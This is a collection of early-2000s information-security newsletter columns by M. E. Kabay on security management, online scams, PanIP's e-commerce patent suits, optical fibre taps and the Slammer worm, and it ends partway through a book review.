An important tool for MBO in the operations field is the service-level agreement (SLA). This agreement servers as a contract that defines acceptable service. For example, one can define the maximum acceptable rate of downtime for a network or the maximum acceptable response time for an application program. Knowing the limits is crucial for effective quality control; as staff see spikes or trends approaching the control limits, they can investigate the causes of irregular results or take action to correct appropriate factors before there's a serious problem. Without stated limits, people may wait until there's a disaster. When people rush around without a plan as they react to an emergency, everything is more expensive and more prone to error.

Applying MBO to information assurance, I'd say that it's not enough to use general terms like "be secure" or "protect information resources." I think that we should be using objectives such as "In the next three months, we will successfully prevent all unauthorized changes to our public Web server." We could use the concepts of SLAs to set a goal of ensuring a minimum available bandwidth for the network even in cases of denial-of-service attacks. Perhaps a good measurable objective might be "Find no more than 10% of all workstations logged on to the network after 8 pm every night." How about, "Identify no more than 10% of all passwords by running crack programs on the password file?" Or "Limit porn-surfing on corporate machines to a maximum of 20% of total bandwidth during working hours?" If you do penetration tests, then it should be possible to define reasonable measurable objectives and then test those using the pen-tests.

Thinking in behavioral and measurable terms sharpens our ability to identify trouble spots and weak points in our security measures. Here's a jingle you can set to music like the Burma Shave ads of the 1950s: "Sharpen up and apply MBO to IA today!"

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security By Walking Around

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the last article, I discussed security by objectives. In this follow=up, I want to draw parallels for information assurance (IA) to another management technique, management by walking around (MBWA).

When I worked for Hewlett-Packard in the early 1980s, I was particularly impressed by the practice of MBWA. Managers literally walked around the office, stopping off to chat with employees and with other managers. They picked up all sorts of valuable insights by watching what employees were doing -- as opposed to what got reported through more formal channels. Managers could discover practical problems faster than by waiting for disaster; they could forestall problems by listening to the people most likely to know what was wrong (or right) with specific clients, tasks, projects, units, departments or the whole company.

I remember the time when Steve, the systems engineering manager for all of HP Canada, came to the Montreal office to ask us "SEs" (an incorrect and now-abandoned term for technical support specialists, not all of whom were professional engineers) what we thought of a new programming tool we had been studying before its release. Steve sat on a desk with a bunch of us lounging on the floor, on chairs and on other desks in the big open work area of the Montreal office. We told him flatly that the product was terrible; the syntax was inconsistent and illogical, the number of bugs was unacceptable, and we would have a disaster in customer confidence if we released it in this state. I think it speaks to the power of the HP Way, the guiding principles of HP management, that Steve listened carefully and brought our comments back to headquarters for action. The remarkable thing is that we all felt absolutely confident that our gripes would be taken in the right spirit.

When we are working on security -- such a complex mixture of technology and human psychology -- I think that MBWA is a perfect approach to learning what's really happening in our organization. Walk around and listen carefully to uncensored comments from the people who are simultaneously trying to get their work done and to maintain information security. Then take action to fix the problems you find.

As a bonus, you get to tone up your legs, improve your blood pressure and use up the calories from that muffin you just ate.

* * *

bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Two Emerging Scams

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently learned of a two scams that everyone should know about.

Just to remind readers about the 4-1-9 scam (named for the laws in Nigeria that cover such frauds), the trick works by offering some dupe a portion of large sums of ill-gotten gains as a fee for participating in a money-laundering operation. Millions of dollars of currency are to be placed in the dupe's bank account; when the deposits have cleared, the dupe is to send most of the money back to the criminals, keeping millions for himself or herself.
The criminals always make it clear in their spam that they have acquired access to funds through dishonesty (bribes, profits skimmed from mines, money embezzled from government funds); no honest person would agree to have anyanything to do with such people.

In a variant of the Nigerian 4-1-9 scam reported in RISKS, a victim receives a cashier's check to deposit in a bank account in the US. After the bank informs the victim that the check has cleared, the criminals ask for part of the money to be returned to them. A few days later, the bank informs the victim that the cashier's check was a counterfeit. The money that was sent to the criminals is gone and is entirely the responsibility of the victim to replace if necessary.

Moral: don't try to get money for nothing. And don't deal with self-professed criminals.

* * *

Most readers probably know that e-gambling and e-porn sites have been implicated in fraudulent credt-card charges -- especially off-shore operations not subject to US jurisdiction.

In recent correspondence with a reader, I have learned of a new wrinkle: brazen demands for payment by pornography sites.

The reader wrote to me describing what appears to be a fraudulent demand for payment for alleged access to a porn site. The caller claimed that had provided pornography "to this computer" on a specific day. It turns out that my reader, a mom laid up that day and staying at home, knows for sure that no one was even using the computer, let alone surfing for porn. The caller, who was quite offensive, told her that "the teenager" must have done it and repeated his demand for $150 -- all without the slightest shred of evidence that the reader's family had anything to do with the issue. In a typical ploy used by criminals, the caller insisted on immediate payment "or he would turn the case over to a collection agency."

I wrote back that this business sounds like a total scam. Although I am not a lawyer and this is not legal advice (for legal advice, consult an attorney), it seems to me that without some evidence of a valid contract, the reader has zero obligation to pay anything to anyone making unsubstantiated allegations. And certainly no one should ever give their credit card information to any stranger via the phone for any reason.

The most preposterous claim is that the porn merchant was able to narrow down the source of the alleged usage to "your computer." Even if he has a record of the IP address of the alleged user's computer, how would he know the IP address of a computer in someone's house -- especially when most people using an Internet Service Provider are assigned dynamic IP addresses (they change for every session)? My bogosity alarm went off on that one too.

Finally, the whole situation sounds very fishy. I've never heard of a porn site offering porn on account: they ask for credit-card information _before_ showing naked ladies (or whatever). There have been documented cases where credit cards have been charged _after_ supposedly "free" access to naughty bits; the criminals count on victims' embarrassment to reduce claims.

I urged the reader to stand firm and to inform her local police if they have an Internet-frauds officer. She replied that she lives in Alaska but the porn merchants are in Georgia, so I suggested she contact the local FBI office to report what might be interstate wire fraud. There's a complete list of FBI offices at < http://www.fbi.gov/contact/fo/fo.htm >.

It's also possible that her family is the victim of identity theft; she should discuss that possibility with her FBI contact as well as with her credit-card providers and banks. In addition, there's a wealth of resources about ID theft at < http://www.consumer.gov/idtheft/ >.

But my advice remains to let them sue -- I'm sure they won't. Frausters work on percentages; if you resist, they leave you alone.

* * *

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Patent Law (1): Introduction

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the first article in a short series looking at recent developments in patents affecting e-commerce techniques. Before looking at how patent law is being used to make companies pay license fees for commonly-used techniques, I want to start with a brief, non-technical overview of patent law in the USA. As always, I am required to notify you that I am not a lawyer and this is not legal advice. For legal advice, consult an attorney with appropriate expertise in this area of the law who is licensed to practice in your jurisdiction. [Note: People should use this formulation when discussing legal matters because it is against the law as defined in all states in the USA to give legal advice or to appear to be giving legal advice if one is not an attorney licensed for practice in a particular state by the appropriate state bar. For 81 pages of mind-boggling detail about this issue, see the American Bar Association Report listed in the reference section of this article.]

* * *

In what follows, I am summarizing information mostly from the textbook by Roy J. Girasa (see below), an excellent work that I use for the "CJ341 Cyberlaw and Cybercrime" course in the Department of Criminal Justice at Norwich University.

Patents were established in the US Constitution to support the progress of science and the useful arts. Patents (the word means "open") provide a limited time (currently 20 years in most cases) for exclusive right to use writings and discoveries by the owner of the patent; after expiration of the patent, the techniques are available to everyone without interference. The first Patent Act was passed in 1790; another in 1793; and an important revision (U.S. Code Title 35, abbreviated "35 USC") was passed in 1952 with changes added in 1995.

Section 101 of the Patent Act (35 USC §101) stipulates that patents may be granted only for new, useful and non-obvious processes, machines, manufacturing techniques, composition of materials or improvements. "New" is defined in 35 USC §102, which explicitly excludes patents if the subject of the patents is

* Previously known or used in US
* Patented or described in printed publication before filing
* In public use or for sale in US more than one year before filing
* Abandoned
* Not invented by the applicant
* Also invented by someone else at the same time
* Already patented by someone else.

In addition, a patent may be rejected if it is obvious to a person with ordinary skill in the art concerned. In this context, "art" means science, technology or technique. "Ordinary skill" is defined by the complex interplay of a hypothetical competent expert's awareness of all pertinent

prior art, the types of problems encountered, prior art solutions, the speed of technology change and the educational level of such experts.

* * *

In the next article in this series, I'll introduce a company that is using patents to generate revenue in an alarming way.

* * *

For further reading:

American Bar Association (2002). Client Representation In The 21st Century: Report Of The Commission On Multijurisdictional Practice. < http://www.abanet.org/cpr/mjp/final_mjp_rpt_121702.doc >

Girasa, R. J. (2002). *Cyberlaw: National and International Perspectives.* Prentice Hall (Upper Saddle River, NJ). ISBN 0-13-065564-3. xxii + 433. Index.

Intellectual Property Law Web Server < http://www.patents.com/ >

Legal Information Institute's "Patent Law: An Overview" < http://www.law.cornell.edu/topics/patent.html >

Lessig, L., D. Post & E. Volokh (1997). *Cyberspace Law for Non-Lawyers.* Published via e-mail. < http://www.ssrn.com/update/lsn/cyberspace/csl_lessons.html >

United States Patent Act (35 USC) < http://www4.law.cornell.edu/uscode/35/index.html >

Rose, L. J. (1994). *NetLaw: Your Rights in the Online World*. Osborne/McGraw-Hill (New York). ISBN 0-078-82077-4. xx + 372. Index.

Rosenoer, J. (1997). *CyberLaw: The Law of the Internet.* Springer-Verlag (New York). ISBN 0-387-94832-5. xiv + 362. Index.

* * *

Attend the Fifth Annual e-protectIT Infrastructure Protection Conference 25-27 March 2003 in Northfield, Vermont – see < http://www.e-protectIT.org >.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Patents (2): PanIP Has Rights

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a previous article, I have mentioned the use of patents as a way of generating revenue. As I wrote earlier, "Companies who receive or buy patents on commonly-used high-technology principles or protocols sue victims with deep pockets for large sums." I previously mentioned a company that sues large companies on this basis as a method of making money. Today I present a company that sues little companies.

PanIP, LLC < http://www.panip.com > describes itself as follows in its company background page: "PanIP, LLC is a technology development company that holds a number of United States and Canadian high-impact patents directed to Information Appliances, including multimedia public kiosks, personal computers, TV Set Top Boxes, TV video game consoles, and various workstations, as well as systems employed in such industries as E-Commerce, interactive financial transactions, and database search systems. There is also applicability to various methods for distributing, marketing or selling products and services where multiple search paths (i.e. - textual and graphical) are provided for retrieving information about the products or services that are to be sold or distributed. Several additional E-Commerce related patent applications are pending."

A detailed list of patents owned by this company is available at < http://www.panip.com/patents.htm >. On the whole, one can reasonable say that the patents cover methods of using information transmission and retrieval systems applicable to electronic commerce. In particular, the Canadian patent known as "Automatic Information, Goods, and Services Dispensing System (Canada '216)" whose complete text is available at < http://patents1.ic.gc.ca/details?patent_number=1236216&language=EN_CA > specifically addresses, "A system for automatically dispensing information, goods and services to a customer on a self- service basis including a central data processing centre in which information on services offered by various institutions in a particular industry is stored. One or more self-service information and sales terminals are remotely linked to the central data processing centre and are programmed to gather information from prospective customers on goods and services desired, to transmit to customers information on the desired goods or services from the central data processing centre, to take orders for goods or services from customers and transmit them for processing to the central data processing centre, to accept payment, and to deliver goods or services in the form of documents to the customer when orders are completed. The central data processing centre is also remotely linked to terminals of the various institutions serviced by the system, so that each institution can be kept up-dated on completed sales of services offered by that institution." [Note that Canadian spelling is used above.]

Think about this patent: does it not remind you unavoidably of what you did the last time you ordered a book on Amazon or bought something on e-Bay? Or any other commercial transaction on the Web?

* * *

In the next article in this series, we'll look at what PanIP has been doing with its patents. In the meantime, start thinking about your own organization's uses of intellectual property to which PanIP may claim the rights.

* * *

Attend the Fifth Annual e-protectIT Infrastructure Protection Conference 25-27 March 2003 in Northfield, Vermont – see < http://www.e-protectIT.org >.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Patents (3): PanIP Exercises Its Rights

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article, I introduced the California-based firm PanIP, LLC < http://www.panip.com >, which owns many patents covering fundamental applications of information technology for e-commerce.

As of the end of November 2002, PanIP had so far sued a total of 50 small businesses for patent infringement since it was formed in March 2002. The lawsuits are based on PanIP's control of patents governing much of the mechanics of e-commerce. The complete list of known defendants is available at < http://www.youmaybenext.com/list.html >. The lawsuits have been launched in batches of 10 defendants per group. None of the defendants is located in California, thus imposing an obligation on the small business owners to travel to California for legal proceedings or to appeal for a change of venue. Although I am not a lawyer (and nothing I write or say can be construed as legal advice), existing precedents on the determination of venue imply that anyone who does business in a jurisdiction can be judged to have a presence in that jurisdiction; it is therefore unlikely that a defendant could successfully argue that having to contest the suit in a California court is unjust.

The first companies to be sued were asked for payments ranging up to $30,000. I interviewed Timothy Beere, creator of the youmaybenext.com Web site about this situation. He said, "Most of the companies in the first batch managed to get the demands reduced to around $5,000. Subsequent batches were sued for $5,000 each." As far as Mr Beere knows, PanIP practice has been to sue without first informing the victim of possible patent infringement. When Alan Dickson of Dickson Supply, one of the first victims, put up a Web site criticizing PanIP, he had to take down his Web site as part of his settlement agreement with PanIP. Tim Beere then registered the domain "panipdefendants.org" and promptly received a letter from PanIP's attorney threatening another lawsuit. When Beere put up his current Web site, "youmaybenext.com," he, his wife and the "PanIP Defense Group" were sued for trademark infringement, defamation and unfair competition. That lawsuit is still in process, but the judge rejected the plaintiffs' demand for a temporary restraining order to get their Web site shut down. Beere and the Defense Group are in the process of filing an anti-SLAPP counter-suit (a SLAPP is a "strategic lawsuit against public participation") against PanIP.

Based on questions framed by Tim Beere, I sent PanIP the following list of questions:

* Has PanIP ever discussed royalty payments with a company before suing it?

* Why has PanIP chosen to sue 50 small businesses instead of suing large businesses?

* Why has PanIP not sued any businesses in the state of California?

* Were the patents owned by PanIP ever used before March 2002 to establish royalty claims?

* Are there any e-commerce sites in the world that are not infringing PanIP's patents?

* How do PanIP principals respond to claims their patents are overbroad and should be overturned?

I would have liked to summarize the company's answers – and to send them the draft of this article to be sure that I was representing their answers accurately and completely – but regrettably, PanIP has never responded to any of my repeated attempts at communication despite my having sent them to PanIP using telephone messages, faxes, e-mail and U.S. Postal Service certified mail (which was received on December 21, 2002 according to the return card from the USPS). In the absence of their responses, readers will want to think about possible and plausible answers to these questions.

* * *

In my next article, I'll discuss the future of patent infringement litigation and why you should get involved.

* * *

For an extensive list of news articles about PanIP's activities, see < http://www.youmaybenext.com/news.html >.

For information about SLAPPs and how to fight them, see

* The California Anti-SLAPP Project < http://www.casp.net/ >

* Operation SLAPP Back < http://www.ebic.org/pubs/slapp.html >

* SLAPP Suit Links < http://www.inventored.org/SLAPP/ >

* * *

Attend the Fifth Annual e-protectIT Infrastructure Protection Conference 25-27 March 2003 in Northfield, Vermont – see < http://www.e-protectIT.org >.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Patents (4): Overly Broad E-Commerce Patents

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In previous articles in this series, I introduced the difficulties of small companies that are being sued or threatened with lawsuits on the basis of broad patents covering what is today known as e-commerce. In this column, I discuss the implications of such threatened lawsuits and why there should be a broad movement of resistance to overly broad patents.

As I understand the purpose of patents, they are intended to provide a benefit to the patent holders and to the public. Patents should be made public to improve business and technology as well as to enrich patent holders, not simply used to extract fees from people who have never had the opportunity to learn about the patented techniques. I think that buying overly broad patents from owners who inadequately publicized and enforced their own patents and then suddenly enforcing those patent rights is an unfortunate use of patent law with bad consequences for everyone except the patent holders.

Along with many other observers, I think that $5,000 payments demanded of small companies for alleged patent infringement are likely to be just a start to a longer-range plan. In addition to generating revenue, it seems to me that the threatened or actual litigation is also establishing legal precedents that will serve in future cases when patent holders attack larger victims. The obvious next step for such e-commerce patent holders is to tackle larger businesses, say those earning millions of dollars a year in profits. Patent holders could then demand larger payments, perhaps in the $100,000 range. However, the most likely targets in the long run are the big players in e-commerce, where license payments in the million-dollar range would be achievable.

If holders of overly broad patents are not stopped now, I think they will ultimately be suing companies like Amazon, e-Bay and Charles Schwab – precisely the class of target beloved by 15-year old denial-of-service script kiddies. However, the consequences of using overly broad patents as a basis for extracting fees from e-commerce participants are far more serious than a temporary denial of service: the threats of legal action could discourage countless businesses from going online in the future and the windfall profits could be in the many millions of dollars per year. Since companies habitually pass their expenses on to their customers, everyone doing business with the victims of this kind of legal coercion will end up paying to fatten the bank accounts of the owners of broad e-commerce patents.

OK, what should we do? Well first, _don't_ write to Tim Beere to offer encouragement in his fight against the e-commerce patent holders – the poor bloke is trying to run his small, growing chocolate company (currently they have sales of less than $5 million a year). The lawsuit and the Defense Fund have already taxed his available time and he and his wife are overwhelmed with thousands of supportive e-mail messages (there hasn't been a single critical e-mail). What you _can_ do to help is to support the Defense Fund by clicking on < http://www.youmaybenext.com/help.html > , where there's a link to the PayPal system so you can contribute by credit card. You can also send a check. You can see a list of the small-

business owners who are actively resisting legal pressures at < http://youmaybenext.com/fighting.html >.

Best of all, if you work for a big company – say in the Fortune 1,000 – send a copy of these newsletters about overly broad e-commerce patents to your corporate legal counsel and to your chief technology officer. I devoutly hope that large companies will join the fight against overly broad e-commerce patents and will successfully challenge and overturn such patent claims. The Patent Office has got to see common sense and stop handing out patents on broad, obvious tools and methods that are already in wide use. Victory in the current legal battles will help establish precedents in this fight. Otherwise, everybody that uses e-commerce – and that's probably every single one of you reading this column – may end up paying a form of taxation without representation to a new class of overlords of the Internet.

By the way, I gave the Defense Fund a personal donation – and ordered a box of chocolates for my wife through < http://www.debrand.com/ > for good measure. They were excellent chocolates.

* * *

Attend the Fifth Annual e-protectIT Infrastructure Protection Conference 25-27 March 2003 in Northfield, Vermont – see < http://www.e-protectIT.org >.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fifth Annual Infrastructure Protection Conference

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Regular readers will know that every year since 1999, Norwich University has organized an infrastructure protection conference in the tiny town of Northfield, Vermont. The Fifth Annual e-protectIT Conference will take place on Tuesday through Thursday the 25-27 March 2003.

COL Thomas H. Aldrich, USA (RETD), President of the newly mandated National Center for the Study of Counter Terrorism and CyberCrime in Northfield has written, "This year's conference theme is the collaboration of government, industry and academia in protecting our critical infrastructures. The goal is to bring together key sectors of society to improve security in an increasingly connected world."

As program chair, I am delighted to announce that we have another exciting lineup of two-day workshops for you:

* COL Philip Susmann, Norwich's CIO and Vice President of Technology and Strategic Partnerships, will be teaching the two-day INFOSEC Basics course. Phil is a superb teacher much appreciated for his depth of knowledge in the field and his ability to explain security concepts clearly and dynamically. I recommend his course for colleagues of readers who may need an introduction to information assurance.

* Peter Stephenson is well known as the author of countless publications in digital forensics investigations and other aspects of information security; he is an Adjunct Professor in the Master of Science in Information Assurance (MSIA) at Norwich. His two-day advanced tutorial on computer forensics is sure to be as great a hit as last year's course.

* As usual, I'll be offering a tour of the last 12 months of developments across the entire field of information security in my INFOSEC Update course, which usually has a workbook about 300 pages long that offers participants an opportunity to discuss a wide range of topics such as recent attacks, new vulnerabilities, emerging security-management issues and developments in computer law.

After the workshops, we have a one-day colloquium on Thursday the 27th of March packed with information and stimulating ideas:

* The colloquium opens with GEN Alfred Gray USMC (RETD). GEN Gray served in the US Marine Corps for 41 years; he was a member of the Joint Chiefs of Staff and Commandant of the Marine Corps among other high responsibilities. GEN Gray will speak on "The State of Information Security in a Time of War."

* Writer, theorist and gadfly Winn Schwartau will speak on "Active Defense: Testing, Simulation and War Gaming."

* Security guru William H. Murray's topic is "Real World Security: Report from the

Trenches."

* Our lunchtime speaker will be Dan Wolf, Director of the Information Assurance Directorate at the National Security Agency; his topic is "Active Defense in the Age of Counterterrorism."

* LTC Dan Ragsdale, PhD, Professor of Electrical Engineering and Computer Science at the United States Military Academy at West Point will speak on "Intrusion Detection Systems and Application Firewalls.

* Adam Golodner, Associate Director for Policy at the Institute for Security Technology Studies (ISTS) at Dartmouth College, will review some of the exciting and innovative security research being carried out at the Institute.

* Finally, BGEN John C. Koziol, Deputy Director, Intelligence, Surveillance and Reconnaissance and also Deputy Chief of Staff, Air and Space Operations, U.S. Air Force will close the conference with thoughts on information assurance in today's military environment.

Please visit our Web site at http://www.e-protectIT.org for full details of the conference. Potential sponsors should note that we are keen on enlisting your support in continuing to keep our registration fees ridiculously low.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Optical Taps

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Security experts have known for decades that fiber optic cabling can be tapped for interception of communications; however, such taps have been viewed as largely impractical. Until recently, the equipment was expensive and the number of fibers in the cables made it difficult to narrow down captured transmissions to a particular connection. In addition, physical interruption of the fibers could be detected using time-domain reflectometry, making such taps hard to conceal. It was also known that teasing apart the fibers and bending them in a tight curvature would allow escape of a small portion of the signal without revealing the data interception. Nonetheless, fiber optic cabling was viewed as largely secure against wiretaps.

I recently received an interesting paper on recent developments in optical fiber taps from Seth R. Page, CEO of Oyster Optics, Inc., a provider of optical security, monitoring and intrusion detection solutions < http://www.oysteroptics.com >. He has very kindly permitted me to quote from his paper. Mr Page writes that the situation has changed:

"For both public and private networks, optical taps and analytic devices are required and inexpensive maintenance equipment in common use worldwide today. Various types of optical taps, however, both off-the-shelf and customized, are also used for corporate espionage, government espionage, network disruption and other potential terrorist-type activities. Used nefariously, optical taps allow access to *all* voice and data communications transiting a fiber link. Modern commercial network equipment and network configurations cannot detect most types of optical taps. . . .

Optical taps that are used illicitly to garner information are most often placed in the access or local loop for a number of reasons. Firstly, 100% of all information entering and exiting a building, campus or local area can be obtained by tapping between the customer premise and the first network switching node or central office, from where it might then otherwise get switched along divergent routes. Secondly, network configurations, bandwidth and speeds are more manageable towards the edge of the network, implying less expensive equipment and a simpler penetration. Thirdly, opportunities for direct access to fiber are easier to locate, simpler to identify and more plentiful in the public and private spaces that provide such fiber-routes. Such spaces include: telco closets; cages; risers; basements; conduits; car garages; drop-down tile-ceilings; and pathways in subways, tunnels and across bridges, to name few.

A successful tap can be achieved with merely an optical tap, packet-sniffer software, an optical/electrical-converter and a lap-top. Packet-sniffer software filters through the packet headers, only extracting those packets which match a specific telephone number, IP-address or other characteristic. Gathered information is then stored locally or forwarded to the intruder through various mechanisms, including wireless, another optical or copper line, another wavelength or channel, or other means."

Clearly, physical protection of optical transmission media and junction boxes is essential; in addition, data encryption plays a role in protecting sensitive data. Mr Page points out that

encryption can add cost, performance and compatibility problems to data communications and cannot help to identify the existence of a tap. Therefore, his company has apparently developed methods for helping to protect optical data transmissions against such taps and to spot the existence and location of the taps quickly. I haven't seen the details yet, but anyone interested in these issues is welcome to write to Seth Page directly at < mailto:seth@oysteroptics.com >.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Dr Slammer, or How I Learned to Love Downtime

Network World Fusion Security Newsletter by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My friend and colleague Jim Reavis recently sent me the latest issue of his _CSOinformer_ security newsletter and I was so taken by his comments on the recent Slammer incident that I asked him for permission to republish it here. He has very kindly allowed me to print the following essay (lightly edited) from his excellent publication. "I" refers to Jim, so please direct your praise (or abuse) to him < mailto:jim@reavis.org > with a copy to me < mailto:mkabay@norwich.edu > when responding to any controversial bits below.

* * *

The Slammer (or Sapphire) worm has come and is mostly gone. This worm halted the Internet in many parts of the world and stopped many critical business functions within corporations. How do I grade the players in this latest saga? Let's take a look:

* Microsoft: B-. Seriously, how much blame can we ascribe to Redmond when they released a security advisory six months before the attack, complete with a patch for the affected SQL Servers? They cannot get an "A" because they released the insecure product in the first place; they get the minus for having a lot of security advisories to wade through and for making the process for patching computers so painful, as I'll discuss at the end of this column.

* Information Security Industry: D. If there is going to be an information security industry in the long run, these are the moments in which it needs to shine. Vulnerability assessment companies can claim that they warned you, but they didn't do too much to help you. Many companies claimed that they could help – the next time Slammer attacked. There were some very good examples of smaller companies who trapped Slammer with anomaly detection technology or prevented it with patch management. But the big guys – the security companies most of us have standardized on - seemed to have very few answers.

* Systems Administrators: F. We all need to take personal responsibility for the security of our networks. The underlying vulnerability for Slammer was announced on July 24, 2002 by Microsoft bulletin MS02-039 and given the maximum severity rating. History tells us that nearly all wide-scale attacks are based upon known vulnerabilities. Microsoft released 72 security bulletins in 2002, not a tiny number, but not exactly the population of Hong Kong either. A systems administrator reading MS02-039 should have seen the hallmarks of a potential problem: specifically, the vulnerability could be automatically exploited without any local interaction. However, most chose not to apply the patch.

Clearly, what is needed is sophisticated patch management technologies to aid organizations in managing updates, which will only increase in frequency. Among the key needs:

* Scalability to accurately identify vulnerabilities in large networks;
* Regression testing and the ability to pilot patches;
* Wisdom to know which patches should be installed and when;
* Ability to simply roll back patches that have unintended side effects;

* Work-around information for vulnerabilities lacking a suitable patch;
* Ability to integrate patch management into enterprise systems-management consoles.

Everyone makes the same comment: Patching is difficult. Rarely does anyone explore why. What's the main reason, the specific detailed single reason why patches do not get installed? Because, for most patches applied, the system must be rebooted. When you reboot a computer, a hundred different things can happen and only one of them is good. The Reboot Dilemma is the undoing of many a systems administrator. Anyone who has worked in the business for more than a year has their own personal horror story of an upgrade gone awry, and a two-hour project turning into a lost weekend. We need to figure out how to install service packs and hotfixes dynamically – without requiring a reboot. If any of the nascent patch management companies could figure this out, I'll stand in line for their IPO.

* * *

CSOinformer is edited by Jim Reavis < mailto:jim@reavis.org > , founder of SecurityPortal and longtime industry analyst. For full details about the publication, including subscriptions and site licenses, visit < http://www.reavis.org > or download < http://www.reavis.org/csoi.pdf >.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Network Security for Dummies

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As I mentioned in a column a few weeks ago, my friend and colleague Chey Cobb, CISSP has just published a new book, _Network Security for Dummies_. Chey has a long career in information security and is also notorious for driving race cars in cross-country races through the Australian outback (see http://www.cheycobb.com/australia.html).

The text follows the familiar pattern of the "Dummies" series: clear writing, emphasis on fundamentals, and specific recommendations. It's int

Part I, "The Path to Network Security," starts with some background information on threats and vulnerabilities, assessment tools and methods, and characteristics of network attackers. Chey's eight preliminary principles of security are a good start (p. 30):

* Use strong passwords;
* Always use anti-virus software;
* Always change default configurations;
* Don't run services that you don't need;
* Back up early and often;
* Protect against surges and losses;
* Know whom you can trust.

Part I continues with guidelines for risk assessment and policy development. Part II continues risk assessment with cost-benefit analysis and legal liability issues. For those building new networks, Chapter 7, "Building a Secure Network from Scratch," introduces good advice on network topology, firewalls, and application-level security.

Part III discusses anti-virus software, firewalls, intrusion detection systems and access controls. Part IV looks at operating-system specific security, with chapters about Unix, Windows, and Macintosh systems. It continues with procedures for software configuration controls (patching), wireless networks and e-commerce considerations.

